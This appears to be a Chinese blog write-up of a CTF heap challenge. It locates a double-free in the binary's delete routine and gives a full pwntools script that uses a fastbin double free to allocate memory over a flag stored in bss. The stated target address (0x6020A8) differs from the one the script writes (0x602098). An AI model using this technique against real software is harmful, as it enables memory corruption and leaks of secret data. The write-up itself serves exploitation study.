i春秋新春战役PWN之Some_thing_exceting

原创

书文winter 于 2020-03-09 17:32:48 发布 512 收藏
分类专栏： pwn

本文链接：https://blog.csdn.net/qq_43935969/article/details/104756082

心好累，堆处入手，看明白了，可是总是复盘实现不了。。。不过学长那边可以，是我机子的问题？？

题目链接：https://pan.baidu.com/s/1Tv5Y4ieNVEasZ8oAYYn2Lw 提取码：5td6

文件查看一下

```
yc@ubuntu:~/CTF/ichunqiu$ file excited
excited: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamica
lly linked, interpreter /lib64/l, for GNU/Linux 2.6.32, BuildID[sha1]=
e091f2bc09a19fd73b0549031fc9b03983dd1756, stripped
yc@ubuntu:~/CTF/ichunqiu$ checksec excited
[*] '/home/yc/CTF/ichunqiu/excited'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```


拿到程序发现运行不了，查看文件属性，发现没有执行权限，加一个执行权限

```
yc@ubuntu:~/CTF/ichunqiu$ ./excited
bash: ./excited: Permission denied
yc@ubuntu:~/CTF/ichunqiu$ ls -l excited
-rw------- 1 yc yc 10232 Feb  8 05:11 excited
yc@ubuntu:~/CTF/ichunqiu$ chmod +x excited
```

执行不了

```
yc@ubuntu:~/CTF/ichunqiu$ ./excited
Emmmmm!Maybe you want Fool me!
```

因为程序要打开/flag（根目录下flag）文件

```
IDA View-A    Pseudocode-A    Hex
1 unsigned __int64 sub_400896()
2 {
3   FILE *stream; // [rsp+0h] [rbp-10h]
4   unsigned __int64 v2; // [rsp+8h] [rbp-8h]
5
6   v2 = __readfsqword(0x28u);
7   setbuf(stdin, 0LL);
8   setbuf(stdout, 0LL);
9   stream = fopen("/flag", "r");
0   if ( !stream )
1   {
2     puts("Emmmmmm!Maybe you want Fool me!");
3     exit(0);
4   }
5   byte_6020A0 = 96;
6   fgets(s, 45, stream);
7   return __readfsqword(0x28u) ^ v2;
8 }
```


没有就自动退出了，所以创建

```
yc@ubuntu:~/CTF/ichunqiu$ touch /flag
touch: cannot touch '/flag': Permission denied
yc@ubuntu:~/CTF/ichunqiu$ su root
Password:
root@ubuntu:/home/yc/CTF/ichunqiu# touch /flag
root@ubuntu:/home/yc/CTF/ichunqiu# gedit /flag

(gedit:30023): GLib-GIO-CRITICAL **:
```



```
Open
flag{123}
```

程序主要有三个功能，增加、删除、查看

```
int v3; // [rsp+4h] [rbp-Ch]
unsigned __int64 v4; // [rsp+8h] [rbp-8h]

v4 = __readfsqword(0x28u);
v3 = 0;
sub_400896(a1, a2, a3);
menu();
while ( 1 )
{
  printf("> Now please tell me what you want to do :")
  _isoc99_scanf("%d", &v3);
  switch ( v3 )
  {
    case 1:
      create();
      break;
    case 2:
      nothing();
      return;
    case 3:
      delete();
      break;
    case 4:
      show();
      break;
    case 5:
      exit1();
      return;
    default:
      puts("Emmmmmm!Maybe you want Fool me!");
      exit1();
      return;
  }
```


delete函数中，指针使用完没有置0，所以存在uaf和double free漏洞

```
unsigned __int64 delete()
{
  int v1; // [rsp+4h] [rbp-Ch]
  unsigned __int64 v2; // [rsp+8h] [rbp-8h]

  v2 = __readfsqword(0x28u);
  puts("######################");
  puts("#    Delete Banana    #");
  puts("#--------------------#");
  printf("> Banana ID : ");
  _isoc99_scanf("%d", &v1);
  if ( v1 < 0 || v1 > 10 || !ptr[v1] )
  {
    puts("Emmmmmm!Maybe you want Fool me!");
    exit1();
  }
  free(*(void **)ptr[v1]);                      // 存在uaf和double free漏洞
  free(*((void **)ptr[v1] + 1));
  free(ptr[v1]);
  puts("#--------------------#");
  puts("#      ALL Down!     #");
  puts("######################");
  return __readfsqword(0x28u) ^ v2;
}
```


程序一开始运行时候，flag就已经读入程序，在s中，位置在bss段

IDA View-A | Pseudocode-A | Hex

```
unsigned __int64 sub_400896()
{
  FILE *stream; // [rsp+0h] [rbp-10h]
  unsigned __int64 v2; // [rsp+8h] [rbp-8h]

  v2 = __readfsqword(0x28u);
  setbuf(stdin, 0LL);
  setbuf(stdout, 0LL);
  stream = fopen("/flag", "r");
  if ( !stream )
  {
    puts("Emmmmmm!Maybe you want Fool me!");
    exit(0);
  }
  byte_6020A0 = 96;
  fgets(s, 45, stream);
  return __readfsqword(0x28u) ^ v2;
}
```



```
.bss:000000000060209F                 db    ? ;
.bss:00000000006020A0 byte_6020A0     db ?
.bss:00000000006020A1                 align 8
.bss:00000000006020A8 ; char s[64]
.bss:00000000006020A8 s               db 40h dup(?)
.bss:00000000006020A8 _bss            ends
.bss:00000000006020A8
extern:00000000006020E8 ; ============================
```

而且，flag这里刚好为我们预留了一个大小为0x60的块，所以我们应该利用double free申请到这块内存，然后show（）输出即可

总结思路（error404的ppt）：

1.首先一次free掉chunk1、chunk2、chunk1，每个chunk的大小均为0x50

2.写入chunk1的fd指针为0x6020A8（flag的位置）

3.将0x6020A8处作为chunk的data域分配出来（因为程序unuse的fd指针在inuse的时候就是data域，是复用内存了）

4.利用show函数打印出flag

```
//exp
#coding:utf-8
from pwn import *
import sys
p = process('./excited')
context.arch='amd64'
libc=ELF("./excited").libc

def new(size1,content1,size2,content2):
    p.recvuntil('> Now please tell me what you want to do :')
    p.sendline('1')
    p.recvuntil('length : ')
    p.sendline(str(size1))
    p.recvuntil('> ba : ')
    p.send(content1)
    p.recvuntil('length : ')
    p.sendline(str(size2))
    p.recvuntil('> na : ')
    p.send(content2)

def delete(idx):
    p.recvuntil(' Now please tell me what you want to do :')
    p.sendline('3')
    p.recvuntil(' ID : ')
    p.sendline(str(idx))

def show(idx):
    p.recvuntil('ow please tell me what you want to do :')
    p.sendline('4')
    p.recvuntil('ID : ')
    p.sendline(str(idx))

new(0x50,'Chunk_1',0x50,'Chunk_2')#0
new(0x50,'Chunk_3',0x50,'Chunk_4')#1
delete(0)
delete(1)
delete(0)
new(0x50,p64(0x602098),0x50,'Chunk_2')#2
new(0x50,'Chunk_3',0x50,'Chunk_4')#3
new(0x50,'f',0x60,'2')#4
show(4)
p.interactive()
p.close()
```


参考博客：

（1）https://www.anquanke.com/post/id/199540#h2-16

（2）https://nocbtm.github.io/2020/02/22/2020-i%E6%98%A5%E7%A7%8B%E5%85%AC%E7%9B%8A%E8%B5%9Bpwn-writeup/#Some-thing-exceting

（3）https://xz.aliyun.com/t/7281

再次做这题，，，easy，TAT，以前不懂环境哇，，，



做这题，，，

1.思路，只要将块申请到0x6020a0的地方，打印即可

2.free不干净，存在double free，故可以free(0) -> free(1) -> free(0)，然后重新申请回来，则修改chunk2的时候，再申请chunk4就是想要的地址。